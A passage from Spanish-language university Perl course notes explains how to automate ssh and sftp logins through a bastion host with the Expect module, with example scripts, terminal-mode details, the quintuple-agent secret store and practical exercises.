46  $rsh->expect($delay,'-re', $passwordprompt)||(die"Never got password prompt\n");
47  print $rsh "$password\r";
48
49  $rsh->expect($delay,'-re',$machineprompt)||(die"Never got machine prompt\n");
50  print $rsh "$machine\r";
51
52  if (any { /^$machine$/ } @MOREPASSWORDS ) {
53    $rsh->expect($delay,'-re', $passwordprompt)||(die"Never got password prompt\n");
54    print $rsh "$password\r";
55  }
56  # Retornar control al usuario
57  $rsh->interact();
..  .............. # subrutinas de apoyo
```

El método `spawn`

El método `spawn` ejecuta el comando (línea 37) creando una *seudoterminal* como vía de comunicación entre el comando y el programa cliente.

Seudoterminales

Una seudoterminal es un proceso que proporciona un canal de comunicaciones entre los dos procesos implicados mediante la emulación de una terminal de texto. Casi todos los programas admiten una comunicación vía una terminal y alguno (editores, el programa para cambiar la clave de usuario, etc.) solo admiten una comunicación via una seudoterminal. Además, la comunicación con seudoterminales no esta bufferada. Se evita asi el riesgo de bloqueo que introduce la presencia de memorias auxiliares.

El Método `expect`

Despues de creado el objeto seudoterminal `$rsh` se establece un diálogo con el comando lanzado (lineas 39-40, 42-43 y 46-47). El método `expect` permite analizar la salida del comando hasta que case con la expresión regular proporcionada como argumento. La llamada termina si no se produce el casamiento en menos de `$delay` segundos.

El Método `print`

Mediante llamadas a `print` en el manejador de la seudoterminal `$rsh` proporcionamos la entrada al comando lanzado.

El Método any de `List::MoreUtils`

Si la máquina de la red interna a la que entramos requiere una validación adicional (esta entre las descritas en el array `@MOREPASSWORDS`) la (misma) clave es introducida de nuevo.

El Método interact

El método `interact` (línea 50) devuelve el control de la entrada/salida a los manejadores de fichero habituales `STDIN`, `STDOUT` y `STDERR`.

Ejercicio 8.2.1. *Estudie la siguiente cuestion (Module Net::SSH::Expect - Cannot interact) en PerlMonks. ¿Cuales son sus sugerencias?*

8.3. `q-agent`: Seguridad y Ficheros de Configuración

Para disminuir riesgos el fichero de configuración puede guardarse encriptado. Se puede encriptar usando la opción `-X` de `vim` o también la opción `-e` de `zip` :

```
pp2@nereida:~/src/perl/expect$ zip -e bastion.conf.zip  bastion.conf
Enter password:
Verify password:
  adding: bastion.conf (deflated 32%)
```

El Agente `quintuple-agent`

Otra solución es usar un agente como `quintuple-agent` para almacenar las claves.

Para arrancar el agente de secretos en una `bash`:

```
$ eval ‘q-agent &‘
```

La razón para usar `eval` es que `q-agent` retorna el comando para establecer la variable de entorno `$AGENT_SOCKET`. Observe la situación y los permisos:

```
pl@nereida:/tmp$ echo $AGENT_SOCKET
pl@nereida:/tmp$ ls -ltrd /tmp/quintuple-agent-1037.0*
drwx------  2 pl users 4096 2007-04-16 08:03 /tmp/quintuple-agent-1037.0
pl@nereida:/tmp$ ls -ltr /tmp/quintuple-agent-1037.0/
total 0
srwxrwx--x  1 pl users 0 2007-04-16 08:03 agent-socket
/tmp/quintuple-agent-1037.0/agent-socket
```

Una vez que el agente ha sido arrancado es posible comunicarle secretos:

```
pl@nereida:/tmp$ q-client put 12345678 "Alice Manners"
Aviso: se est usando memoria insegura!
Enter secret to store under "12345678": ************************
pl@nereida:/tmp$
```

La sintáxis de `q-client` es:

```
 q-client [ OPTION ... ] (put|get|delete|list) ID [ COMMENT ]
```

En el ejemplo anterior `"Alice Manners"` es el comentario al secreto.

`Cuando` se usa `put` es posible usar la opción `-t N` o bien `--time-to-live N` para indicar un límite de tiempo. Despues de `N` segundos el secreto será olvidado.

Los secretos guardados es posible obtenerlos usando `q-client get`:

```
pl@nereida:/tmp$ q-client get 12345678
Aviso: se est usando memoria insegura!
secret available, but I won’t print it on a tty
```

`q-client` se niega a volcar un secreto en una terminal. Un simple "pipe" con `cat` permite ver el secreto:

```
pl@nereida:/tmp$ q-client get 12345678 | cat
Aviso: se est usando memoria insegura!
esto es un secreto!
pl@nereida:/tmp$
```

Para suprimir un secreto se usa `q-client delete`:

```
$ q-client delete 12345678
```

Para ver la lista de claves de los secretos usamos la opción `list`:

```
pl@nereida:/tmp$ q-client list
12345678        none                              Alice Manners
institucion     none
```

8.4. Práctica: Conexión `ssh`

Adapte el programa anterior para que trabaje con las máquinas de su red. Solicite la clave por teclado en caso de que no se haya especificado en el fichero de configuración. Para que no se produzca eco en pantalla puede usar el módulo `Term::ReadKey` :

```
sub read_password {
  my $password;

  ReadMode('noecho');
  print "Password: ";
  $password = ReadLine(0);
  ReadMode(0);
  return "$password";
}
```

La llamada sería algo parecido a esto:

```
$password = read_password() unless ($password);
```

Mejor aún es no reinventar la rueda. Programar en Perl es usar CPAN. El módulo `Term::ReadPassword` provee la función `read_password`:

```
$password = read_password('password: ') unless ($password);
```

Guarde cifrado el fichero de configuración. Use `quintuple-agent` para automatizar el proceso de descifrar el fichero.

8.5. Práctica: Conexión `sftp`

Automatice la conexión `sftp` con cualquier máquina de la red a la que tiene acceso que provea servicios `sftp` usando `Expect`. Aisle los componentes del diálogo en un fichero de configuración escrito en Perl. Si no se proporciona el password desde línea de comandos o fichero de configuración se deberá leer usando la función `read_password` del módulo `Term::ReadPassword` .

8.6. Práctica: Preamble y Postamble

Generalice la práctica *Ejecución Controlada de Un Programa* desarrollada en las secciones 1.9 y 1.14 para que diponga de dos nuevo parametros opcionales `$preamble` y `$postamble` que se definirán en el fichero de configuración. Ambos son referencias a código (subrutinas). El código definido por `$preamble` se ejecutará antes del procesado por lotes de la aplicación sobre la lista de parámetros. El código definido por `$postamble` se ejecutará después del procesado por lotes.

Pruebe las extensiones haciendo una ejecución remota de la aplicación del producto de matrices: el `$preamble` transferirá el código a la máquina remota (puede suponer que esta en un `.tar.gz`) y la contruirá (mediante `tar` y `make`). El `$postamble` recolectará los ficheros de salida y de error resultantes enviándolos desde la máquina remota hasta la máquina local.

Cree subrutinas genéricas de apoyo a las fases de `$preamble` y `$postamble` e incluyalas en el módulo.

Es deseable que reutilice al máximo el código que desarrolló en las prácticas anteriores de automatización de conexiones `ssh` 8.4 y `sftp` 8.5.

8.7. Práctica: Preamble y Postamble con Autentificación Automática

Establezca un sistema de autentificación automática entre dos máquinas a las que tenga acceso. Configurelas para que las conexiones `ssh` y `sftp` puedan realizarse sin intervención del usuario. Reescriba el fichero de configuración de la práctica 8.6 para usar estos sistemas de autentificación automática en vez de `Expect`.

8.8. Práctica: Pipes con Máquinas Remotas

Extienda la práctica 1.15.2 (Cálculo Usando Pipes con Nombre) para que diferentes etapas del pipe puedan ejecutarse en diferentes máquinas. Suponga la existencia de autentificación automática. Sigue un ejemplo:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ scp pi logname@machine1:
pi                                    100% 9628     9.4KB/s   00:00
lhp@nereida:~/Lperl/src/perl_networking/ch2$ scp pi logname@machine2:
pi                                    100% 9628     9.4KB/s   00:00
lhp@nereida:~/Lperl/src/perl_networking/ch2$ time       \
  pi 0 1000000 3 | ssh logname@machine1 ./pi 1 1000000 3 | \
                   ssh logname@machine2 ./pi 2 1000000 3
3.141593

real    0m0.239s
user    0m0.100s
sys     0m0.020s
```

Haga uso de los módulos desarrollados en las prácticas anteriores.

8.9. Práctica: Túneles Inversos

Utilice `Expect` para escribir un guión `tunnel` que crea un tunel inverso entre una máquina externa a la institución en la que esta el bastión y una máquina interna. La aplicación recibe como argumento un fichero de configuración (escrito en Perl) en el que se establecen los parámetros de la conexión.

Extienda el programa utilizando la aplicación desarrollada en las prácticas anteriores (véase por ejemplo 1.9, 1.14 y 8.7) para que creee túneles inversos desde una lista de máquinas de la red de la institución hacia la máquina local. Modifique la aplicación de batch si es preciso.

8.9.1. Automatización de una Conexión `sftp`

Lo primero que hay que hacer antes de automatizar un proceso con `Expect` es hacerlo manualmente de manera que conozcamos los patrones de cadenas que intervienen en los ciclos acción-reacción de la interacción. El siguiente ejemplo muestra el guión que uso habitualmente para sincronizar los ficheros de estos apuntes con su copia en el servidor ftp del centro en el que trabajo. Veamos primero el patrón que sigue una conexión convencional. El servidor requiere una conexión `sftp` . Después de conectarnos y proporcionar la palabra clave cambiamos al directorio adecuado y volcamos los ficheros:

```
lhp@nereida:~/public_html/perlexamples$ sftp xxxxxxx@ftp.xxxxx.xxx.es
Connecting to ftp.xxxxx.xxx.es...
xxxxxxx@ftp.xxxxx.xxx.es's password:
sftp> cd asignas/asignas/XXX
sftp> put index.html
Uploading index.html to /var/ftp/pub/asignas/XXX/index.html
index.html          100%   23KB  22.8KB/s   00:00
sftp> quit
lhp@nereida:~/public_html/perlexamples$
```

Ahora pasamos a automatizarlo:

```
lhp@nereida:~/Lperl/src/expect/tutorial$ cat -n sftp_put
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Expect;
 4
 5  my $host           = shift || 'user@ftp.domain.ull.es';
 6  my $localpath      = shift || 'local_dir';
 7  my $remotepath     = shift || 'remote_dir';
 8  my $glob           = shift || '*';
 9  my $command         = "put $glob\n";
10  my $deadline       = shift || 8;
11  my $filespercolumn = shift || 4;
12  my $ftp_prompt  = 'sftp>\s*';
13  my $pass_prompt = qr'assword:\s*';
14  my $password    = get_password();
15  my $ftp;
16
17  $Expect::Log_Stdout = 0;
18
19  sub get_password {
20    my $password    = `cat .pass`;
21    chomp($password);
22    $password = reverse $password;
23    "$password\n";
24  }
25
26  {  # Clausura con $count
27    my $count = 1;
28
29    sub upload_handler {
30      my $self = shift;
31      my $a = $self->match();
32
33      $self->clear_accum();
```

```
34      $a =~ /g +(\S+)/;
35      print "$1\t";
36      print "\n" if !($count++ % $filespercolumn);
37      exp_continue;
38    }
39  }
40
41  chdir $localpath or die "Cant change to dir $localpath\n";
42  $ftp = Expect->spawn("sftp", $host);
43  $ftp->expect(
44    $deadline,
45    [$pass_prompt, sub { print $ftp $password; } ],
46    $ftp_prompt
47  );
48
49  my $err = $ftp->error();
50  die "Deadline $deadline passed. $err\n" if ($err);
51  print "Successfully connected to $host\n";
52
53  print $ftp "cd $remotepath\r";
54  $ftp->expect($deadline, '-re', $ftp_prompt)
55    or die "After <cd>. Never got prompt ".$ftp->exp_error()."\n";
56  print "Changing directory to $remotepath\n";
57
58  print "Executing $command ...\n";
59  print $ftp $command;
60  $ftp->expect(
61    $deadline,
62    [qr'Uploading +\S+', \&upload_handler],
63    $ftp_prompt
64  );
65  $err = $ftp->error();
66  die "Deadline $deadline passed. $err\n" if ($err);
67  print("\nAfter $command\n");
68
69  print $ftp "quit\r";
70  $ftp->hard_close();
```

Enviar entrada a un programa controlado con `Expect` es tan sencillo como hacer un `print` del comando. Un problema es que terminales, dispositivos y sockets suelen diferir en lo que esperan que sea un terminador de línea. En palabras de Christiansen y Torkington [3]

We've left the sanctuary of the C standard I/O library

y la conversión automática de `\n` a lo que corresponda no tiene lugar. Por eso verás que en algunas expresiones regulares que siguen se pone `\r` o cualquier combinación que se vea que funciona.

En la línea 42 se llama a `spawn` como método de la clase:

```
$ftp = Expect->spawn("sftp", $host)
```

esta llamada produce un fork y se ejecuta (exec) el comando `sftp`. Retorna un objeto `Expect`, esto es un objeto que representa la conexión con el programa lanzado y que contiene la información sobre la *Pseudo terminal TTY* (Véase la clase `IO::Pty`). El truco en el que se basa `Expect` es este: hacerle creer al proceso al otro lado que está en una sesión interactiva con una terminal. De ahí que el objeto sea una terminal virtual. Si `spawn` falla, esto es, si el programa no puede arrancarse, se retorna `undef`. La sintáxis mas usada es:

```
Expect->spawn($command, @parameters)
```

Los parámetros se le pasan sin cambios a `exec`. Si el comando no se pudo ejecutar el objeto `Expect` sigue siendo válido y la siguiente llamada a `expect` verá un `"Cannot exec"`. En este caso el objeto se ha creado usando `spawn` pero podría haberse creado primero con el constructor `new`. El método `new` admite dos formas de llamada:

```
$object =  new Expect ()
$object =  new Expect ($command, @parameters)
```

La segunda es un alias de `spawn`.

Es posible cambiar los parámetros del objeto antes de hacer `spawn`. Esto puede ser interesante si se quieren cambiar las características de la terminal cliente. Por ejemplo, antes de ejecutar el `spawn` podemos llamar al método `$object->raw_pty(1)` el cual desactivará el eco y la traducción de $CR \rightarrow LF$ produciendo una conducta mas parecida a la de un pipe Unix.

El patrón del programa es una iteración de unidades de acción-reacción. Por ejemplo, en la línea 53 emitimos el comando para cambiar a un determinado directorio de la máquina remota mediante `Expect`. Los métodos `print` y `send` son sinónimos. Así la línea 53 puede ser reeescrita como:

```
ftp->send("cd $remotepath\r");
```

La respuesta se recibe mediante el método `expect`. El esquema de funcionamiento de `expect` es que tenemos un manejador de fichero/flujo abierto desde un proceso interactivo y le damos tiempo suficiente hasta que la cadena que se va recibiendo case con una expresión regular que proporcionamos como límite. Una vez que el buffer casa con la expresión regular se libera todo el texto hasta el final del emparejamiento. La forma mas simple de llamada a `expect` sigue el formato:

```
$exp->expect($timeout, '-re', $regexp);
```

o un poco mas general

```
$exp->expect($timeout, @match_patterns);
```

El parámetro `$timeout` dice cuantos segundos se esperará para que el objeto produzca una respuesta que case con una de los patrones. Si `$timeout` es `undef` se esperará un tiempo indefinido hasta que aparezca una respuesta que case con uno de los patrones en `@match_patterns`.

Es posible poner varias expresiones regulares en la llamada:

```
$which = $object->expect(15, 'respuesta', '-re', 'Salir.?\s+', 'boom');
if ($which) {
  # Se encontró una de esos patrones ...
}
```

En un contexto escalar `expect` retorna el número del argumento con el que ha casado: 1 si fué `respuesta`, 2 si casó con `Salir.?\s+`, etc. Si ninguno casa se retorna falso.

Una segunda forma de llamada a `expect` puede verse en las líneas 43 y 60. Estas dos llamadas siguen el formato:

```
$exp->expect($timeout,
  [ qr/pattern1/i, sub { my $self = shift; .... exp_continue; }],
  [ qr/pattern2/i, sub { my $self = shift; .... exp_continue; }],
  ...
  $prompt
);
```

En este caso `expect` establece un bucle. Si se casa con `pattern1` se ejecuta la subrutina apuntada por la referencia asociada. Si esta termina en `exp_continue` se sigue en `expect`. En ese caso el cronómetro se arranca de nuevo y el tiempo se empieza a contar desde cero. Si se casa con `pattern2` se ejecuta la segunda subrutina, etc. Si se casa con `$prompt` o se sobrepasa el límite `$timeout` se sale del lazo.

Por ejemplo, en la línea 58:

```
58  $ftp->expect(
59    $deadline,
60    [qr'Uploading +\S+', \&upload_handler],
61    $ftp_prompt
62  );
```

Después del `put`, el mensaje `Uploading file` sale por cada fichero que se transfiere. Eso significa que el manejador `upload_handler` se estará ejecutando hasta que aparezca de nuevo el prompt o bien se supere el tiempo limite establecido.

El manejador `upload_handler` (líneas 29-38) obtiene mediante la llamada al método `match` la cadena que casó con la expresión regular que ha triunfado `Uploading +\S+`. El método `clear_accum` limpia el acumulador del objeto, de manera que la próxima llamada a `expect` sólo verá datos nuevos. Mediante la expresión regular de la línea 34 se detecta el nombre del fichero implicado y se muestra por pantalla.

Para cerrar la sesión (línea 70) llamamos al método `hard_close` . Una alternativa a este es usar `soft_close` o hacer una llamada a `expect` esperando por `'eof'`. Sin embargo esta alternativa toma mas tiempo. En cualquier caso es importante asegurarnos que cerramos adecuadamente y no dejamos procesos consumiendo recursos del sistema.

Al ejecutar el programa anterior obtenemos:

```
lhp@nereida:~/Lperl/src/expect/tutorial$ sftp_put
Successfully connected to username@ftp.domain.ull.es
Changing directory to remote_dir
Executing put *
.........      .........      .........      .........
images.aux.gz  images.bbl     images.bbl.gz  images.idx
images.idx.gz  images.log     images.log.gz  images.out
images.pl      images.pl.gz   images.tex     images.tex.gz
img1.old       img1.png       img10.old      img10.png
img10.png.gz   img100.old     img100.png     img101.old
img101.png     img102.old     img102.png     img103.old
.........      .........      .........      .........
node95.html.gz node96.html    node96.html.gz node97.html
node97.html.gz node98.html    node98.html.gz node99.html
node99.html.gz pause2.png     perl_errata_form.html   perlexamples.css
.........      .........      .........      .........
After put *
```

Veamos una segunda ejecución a otra máquina que no solicita clave (conexión via `ssh` usando clave pública-clave privada):

```
lhp@nereida:~/Lperl/src/expect/tutorial$ sftp_put europa '.' '.' etsii
Successfully connected to europa
Changing directory to .
Executing put etsii
 ...
etsii
After put etsii
```

Ejercicio 8.9.1. *¿Cómo es que funciona si la máquina no solicita el password? ¿Qué esta ocurriendo en la llamada a* `expect` *de las líneas 43-47?*

La variable `$Expect::Log_Stdout` (línea 17) controla la salida de los mensajes de log por `STDOUT`. Normalmente vale 1. Tiene asociado un método get/set `$object->log_stdout(0|1|undef)` (alias `$object->log_user(0|1|undef)`). Cuando el método se llama sin parámetros retorna los valores actuales. Al poner la variable a cero

```
$Expect::Log_Stdout = 0;
```

desactivamos globalmente la salida.

8.9.2. Depuración en `Expect`

Existen tres variables que controlan la información de *depuración* de un guión:

1. `$Expect::Log_Stdout`

   Controla si los procesos hacen o no eco de lo que aparece en pantalla. Una alternativa para un proceso que ya está en marcha es ejecutar `object->log_stdout` el cual nos permite conmutar dinámicamente la salida desde un instante dado. Si se le llama sin parámetros devuelve el valor actual del flag.

2. `$Expect::Exp_Internal` y también `$object->exp_internal(1 | 0)`. Muestra información en `STDERR` sobre el casamiento de patrones para las llamadas a `expect`. Puede ser conveniente redirigir `STDERR` a un fichero (por ejemplo, en una `bash` podemos hacer `perl expect_script.pl 2>debug.out`) para su posterior análisis.

3. `$Expect::Debug` y `$object->debug(0 | 1 | 2 | 3 | undef)` Ofrece información sobre los PIDs, salidas durante la interacción así como alguna otra información complementaria. Escribe también en `STDERR`.

8.9.3. Práctica: Conexión sftp

Adapte el programa anterior para que trabaje en su entorno.

8.9.4. Práctica: Clave Pública y Privada

Usando el módulo `Expect` escriba un guión que automatice el proceso de instalar comunicaciones seguras `ssh` mediante clave pública-privada entre una máquina origen y una familia de máquinas. Repase lo dicho en la práctica 7.1.10.

8.9.5. Usando Callbacks

```
lhp@nereida:~/Lperl/src/expect/tutorial$ cat -n callbacks
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Expect;
 4
 5  # $Expect::Debug=2;
 6  $Expect::Exp_Internal=1;
 7
 8  # Get the password.
 9  sub Expect::get_password {
10    my $stdin = shift;
11
12    $| = 1;
13    print "Enter password: ";
```

```
14    $stdin->exp_stty('-echo'); # Now turn off echoing
15    my ($match_num,$error,$match,$before,$after)=$stdin->expect(undef,"\n");
16    my $password = $before;
17    $stdin->exp_stty('echo'); # Turn echo back on
18    print "\n"; # print that newline that wasn't echoed
19    return $password;
20  }
21
22  my $timeout = 10;
23  my $RSH=`which ssh`; chomp($RSH);
24  my $host_to_login_to= shift || 'localhost';
25  my $stdin=Expect->exp_init(\*STDIN);
26  my $username = shift || `whoami`;
27  my $password =  $stdin->get_password();
28  my $prompt = qr'[$>#:] $';
29  my $spawn_ok;
30
31  sub login_handler {
32    my $self = shift;
33    $spawn_ok = 1;
34    print $self "$username\n";
35    exp_continue;
36  }
37
38  sub password_handler {
39    my $self = shift;
40    $spawn_ok = 1;
41    print $self "$password\n";
42    exp_continue;
43  }
44
45  sub eof_handler {
46    my $self = shift;
47    die "Error! Premature EOF during login\n" if $spawn_ok;
48    die "Error! Could not spawn ssh\n";
49  }
50
51  ### main
52
53  #$stdin->stty(qw(raw -echo));
54  my $ssh = Expect->spawn($RSH, $host_to_login_to) or die "Cannot spawn ssh: $!\n";
55
56  $ssh->expect(
57    $timeout,
58    [qr'login: $', \&login_handler],
59    ['Password: ', \&password_handler],
60    ['eof',        \&eof_handler],
61    ['timeout',    sub { die "No login.\n"; }],
62    '-re', $prompt, # wait for shell prompt then exit expect
63  );
64
65  print $ssh "uname -a\n"; $ssh->expect($timeout, '-re', $prompt);
66  print $ssh "bc\n";       $ssh->expect($timeout, '-re', '.+');
```

```
67  print $ssh "4*8\n";      $ssh->expect($timeout, '-re', '\d+\*\d+\s+\d+');
68  my $result = $ssh->match();
69  print $ssh "quit\n";      $ssh->expect($timeout, '-re', $prompt);
70
71  $ssh->hard_close();
72  $stdin->stty(qw(sane));
73
74  $result =~ s/[\r\n]/=/g;
75  print "\nRemote Machine Result: $result\n";
76
77  =head1 NAME callbacks
78
79  =head1 SYNOPSIS
80
81    callbacks [machine [username]]
82
83  =head1 DESRIPTION
84
85  Example illustrating the use of the Expect.pm module.
86  Makes a ssh connection to C<machine> as C<username>.
87  Ask for the pass and send it using C<Expect>. Sends
88  a C<uname> command and closes the session.
89
90  Follows an example of use of this script.
91
92    lhp@nereida:~/Lperl/src/expect/tutorial$ ./callbacks europa pp2
93    Enter password:
94    Linux europa.xxxx.xxx.es 2.4.20-ck2 #1 vie mar 28 17:32:02 WET 2003 i686 unknown
95
96    Most of the programs included with the Debian GNU/Linux system are
97    freely redistributable; the exact distribution terms for each program
98    are described in the individual files in /usr/share/doc/*/copyright
99
100    Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
101    permitted by applicable law.
102    You have mail.
103    Last login: Wed Mar 15 10:09:39 2006 from nereida.xxxx.xxx.es
104    lhp@europa:~$ lhp@nereida:~/Lperl/src/expect/tutorial$
```

La llamada de la línea 56 en este ejemplo tiene un formato diferente. Sigue el esquema:

```
$exp->expect(
   $timeout,
   [ qr/regexp1/i, sub { my $self = shift; ... exp_continue; }, @optional_subparams],
   [ qr/regexp2/i, sub { my $self = shift; ... exp_continue; }, @optional_subparams],
   [ qr/regexp3/i, sub { my $self = shift; ... exp_continue_timeout; }, @optional_subparams],
   ..........................................................................
   [ 'eof',        sub { my $self = shift; ... exp_continue; }, @optional_subparams],
   [ 'timeout',    sub { my $self = shift; ... exp_continue; }, @optional_subparams],
   $shell_prompt);
```

Esto es, una especificación de un patrón viene dada por el esquema

```
[ $regexp, sub { ... }, @optional_subparams]
```

Cuando el patrón casa se llama a la subrutina con parámetros (`$matched_expect_obj, @optional_subparms`) La subrutina puede retornar el símbolo `exp_continue` para continuar con el casamiento de patrones reinicializando el reloj o bien `exp_continue_timeout` para continuar sin reiniciarlo.

8.9.6. Práctica: Construyendo una Aplicación en Múltiples Plataformas con Expect

Reescriba la práctica 4.4 para que se reconstruya la aplicación incluso si las máquinas remotas requieren identificación.

8.9.7. Cambiando de Automático a Interactivo

Es habitual que cuando se quiera acceder a las máquinas de una organización se utilice una máquina *bastion* frente a la cual los usuarios deben identificarse. En el ejemplo que consideramos el usuario después de identificarse debe elegir la máquina a la que conectarse e identificarse de nuevo. El siguiente programa muestra como podemos reducir las tres cuestiones iniciales (password - máquina - password) a una sóla automatizando el proceso inicial para posteriormente darle el control al usuario.

```
lhp@nereida:~/Lperl/src/expect/tutorial$ cat -n etsii
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Expect;
 4  use Term::ReadKey;
 5
 6  # $Expect::Debug=2; # 2 is verbose debugging
 7   $Expect::Exp_Internal=1; # Valuable when debugging expect() sequences
 8  # $Expect::Log_Stdout = 1;
 9  my $RSH='/usr/bin/ssh'; # Where is my ssh
10  my $host_to_login_to='username@remote_machine';
11  my $machine='tomillo';
12
13  # Get the password.
14  ReadMode('noecho');
15  print "Enter password: ";
16  my $password=ReadLine(0); ReadMode(0);
17  chomp $password;
18
19  print "$password\n";
20
21  my $rsh=Expect->spawn($RSH,$host_to_login_to);
22
23  # Look for a password prompt in the bastion
24  $rsh->expect(30,'-re','word:\s$')||(die"Never got password prompt\n");
25  print $rsh "$password\r";
26
27  # Look for machine prompt. Change 'salir\)(\s)+$' to whatever is appropriate
28  $rsh->expect(30,'-re','salir\)(\s)+$')||(die"Never got machine prompt\n");
29
30  print $rsh "$machine\r";
31
32  # Look for a password prompt in the new machine.
33  $rsh->expect(30,'-re','word:\s$')||(die"Never got password prompt\n");
34  #print $rsh "After password\n";
35
```

```
36  # Look for a prompt. Prompt can be # $ > or ] followed by a whitespace.
37  my $prompt  = '[\]\$\>\#]\s$';
38
39  # Note the use of -re
40  $rsh->expect(30,'-re',$prompt)||(die "Never got prompt on host\n");
41
42  # OK, now return control to user.
43  $rsh->interact();
```

El ejemplo es similar al de la sección anterior. La clave para devolver el control al usuario está en la llamada al método `interact` en la línea 43. La sintáxis es:

```
$object->interact(\*FILEHANDLE, $escape_sequence)
```

Por defecto `\*FILEHANDLE` es `\*STDIN` y `$escape_sequence` es `undef`. En general, no tiene por que ser una interacción con el usuario: puede ser una interacción con otro proceso. La interacción termina cuando se lee la secuencia de escape `$escape_sequence` del flujo de entrada `FILEHANDLE`.

8.9.8. Controlando los Ecos

En el ejemplo anterior (sección 8.9.7) utilizamos el módulo `Term::ReadKey` para evitar el eco del password en pantalla. Es posible lograr el mismo efecto usando las funcionalidades proveídas por `Expect`. Sigue la porción de código que cambia:

```
lhp@nereida:~/Lperl/src/expect/tutorial$ cat -n etsii2
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Expect;
 4
 5  # $Expect::Debug=2;
 6   $Expect::Exp_Internal=1;
 7
 8  my $RSH='/usr/bin/ssh';
 9  my $host_to_login_to='username@remote_machine';
10  my $machine='tomillo';
11
12  # Get the password.
13  print "Enter password: ";
14  my $stdin=Expect->exp_init(\*STDIN);
15  $stdin->exp_stty('-echo'); # Now turn off echoing
16  my ($match_num,$error,$match,$before,$after)=$stdin->expect(undef,"\n");
17  my $password = $before;
18  $stdin->exp_stty('echo'); # Turn echo back on
19  print "\n"; # print that newline that wasn't echoed
20
21  my $rsh=Expect->spawn($RSH,$host_to_login_to);
22
23  # Look for a password prompt in the bastion
24  $rsh->expect(30,'-re','word:\s$')||(die"Never got password prompt\n");
25  print $rsh "$password\r";
..  ..... ....  ............. # Same as in the former example
43  $rsh->interact();
```

La llamada de la línea 14 retorna una referencia al objeto `Expect` creado. El constructor tiene dos formas de llamada:

```
Expect->exp_init(\*FILEHANDLE)
Expect->init(\*FILEHANDLE)
```

Una vez creado es posible llamar al método `exp_stty` el cuál tiene la sintáxis:

```
$object->stty(qw(mode1 mode2...))
```

que establece los modos de la terminal virtual creada. En este caso desactivamos el eco a pantalla de los caracteres de entrada. A continuación llamamos a `expect` en un contexto de lista.

```
my ($match_num,$error,$match,$before,$after)=$stdin->expect(undef,"\n");
```

El significado de los elementos retornados es como sigue:

1. La variable `$match_num` contiene el mismo valor que se retorna en un contexto escalar: la posición del patrón que ha casado dentro de la lista de patrones que se hayan pasado o bien `undef` si no hubo matching. En todos los ejemplos que hemos puesto sólo se ha escrito un patrón, pero `expect` admite que se le pasen varios.

2. La variable `$error` contiene un número seguido de una cadena que nos comunica la naturaleza del error. Por ejemplo: `1:TIMEOUT`.

3. Las variables `$match`, `$before` y `$after` contienen las cadenas que han casado, la cadena que precede a esta y la que va después de aquella.

Al hacer que el primer argumento de la llamada a `expect` en la línea 16 sea `undef` estamos haciendo que espere tiempo ilimitado[1] hasta que se encuentre el patrón `\n`.

8.9.9. Control de la Terminal Local

Este ejemplo es igual al anterior salvo por las tres últimas líneas. En la línea 43 se establece `$stdin->manual_stty(1)` para hacer que controles como `^Z` suspendan la terminal local y no la terminal remota.

```
lhp@nereida:~/Lperl/src/expect/tutorial$ cat -n etsii_interconnect
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Expect;
 4
 5  # $Expect::Debug=2;
 6   $Expect::Exp_Internal=1;
 7
 8  my $RSH='/usr/bin/ssh';
 9  my $host_to_login_to='username@etsii';
10  my $machine='tomillo';
11
12  # Get the password.
13  print "Enter password: ";
14  my $stdin=Expect->exp_init(\*STDIN);
15  $stdin->exp_stty('-echo'); # Now turn off echoing
16  my ($match_num,$error,$match,$before,$after)=$stdin->expect(undef,"\n");
17  my $password = $before;
18  $stdin->exp_stty('echo'); # Turn echo back on
19  print "\n"; # print that newline that wasn't echoed
20
21  my $rsh=Expect->spawn($RSH,$host_to_login_to);
```

[1] ¡Los usuarios humanos suelen requerir mucho tiempo para tecleear una clave!

```
22
23  # Look for a password prompt in the bastion
24  $rsh->expect(30,'-re','word:\s$')||(die"Never got password prompt\n");
25  print $rsh "$password\r";
26
27  # Look for machine prompt.
28  $rsh->expect(30,'-re','salir\)(\s)+$')||(die"Never got machine prompt\n");
29
30  print $rsh "$machine\r";
31
32  # Look for a password prompt in the new machine.
33  $rsh->expect(30,'-re','word:\s$')||(die"Never got password prompt\n");
34  print $rsh "$password\r";
35
36  # Look for a prompt. Prompt can be # $ > or ] followed by a whitespace.
37  my $prompt  = '[\]\$\>\#]\s$';
38
39  # Note the use of -re
40  $rsh->expect(30,'-re',$prompt)||(die "Never got prompt on host\n");
41
42  # OK, now return control to user.
43  $stdin->manual_stty(1);
44  $stdin->set_group($rsh);
45  Expect::interconnect($stdin, $rsh);
```

Normalmente, cuando establecemos interacción de `STDIN` con un proceso se pone `STDIN` en modo `raw`. En modo `raw`, el texto pasa directamente desde la seudoterminal (`PTY`) al dispositivo terminal (`TTY`). Esto es diferente del modo `cooked` en el cuál se hacen cambios a los datos en su paso del PTY al TTY. Por ejemplo, la aplicación obtiene líneas de entrada completas y puede enviar un `linefeed` cuando requiere una nueva línea. Además el texto tecleado es devuelto a la pantalla (`echo`). Lo habitual cuando un programa arranca es que, para facilitar la entrada/salida de texto, la terminal esté en modo `cooked`. Cuando se requiere un mayor control, como ocurre con las PTY, se comienza en modo `raw`.

Cuando hacemos `ssh` a la shell en la máquina remota estamos usando el modo `raw`. Si pulsamos `^Z` irá directamente sin ser procesado a la TTY en la máquina remota. Allí será interpretado y el proceso suspendido será el que esté ejecutándose en la máquina remota.

La llamada a `$stdin->manual_stty(1)` establece que `Expect` debe establecer los parámetros de la terminal de manera razonable. Asi queda desactivado el modo `raw` y cuando pulsamos `^Z` suspendemos `Expect`:

```
.............                                  Arrancamos la conexión y ...
   Matchlist: ()
Returning from expect successfully.
St Security Monitor 3.2 actived
/home/username[4]> uname -a
uname -a
Linux tomillo.remote_machine 2.4.22-1.2188.nptlsmp #1 SMP Wed Apr 21
                          20:12:56 EDT 2004 i686 i686 i386 GNU/Linux
/home/username[5]>                                      ## <-- PULSAMOS ^Z
[2]+  Stopped                 ./etsii_interconnect
lhp@nereida:~/Lperl/src/expect/tutorial$ uname -a         ## MAQUINA LOCAL
Linux nereida.deioc.ull.es 2.4.20-perfctr #6 SMP vie abr 2 18:36:12 WEST
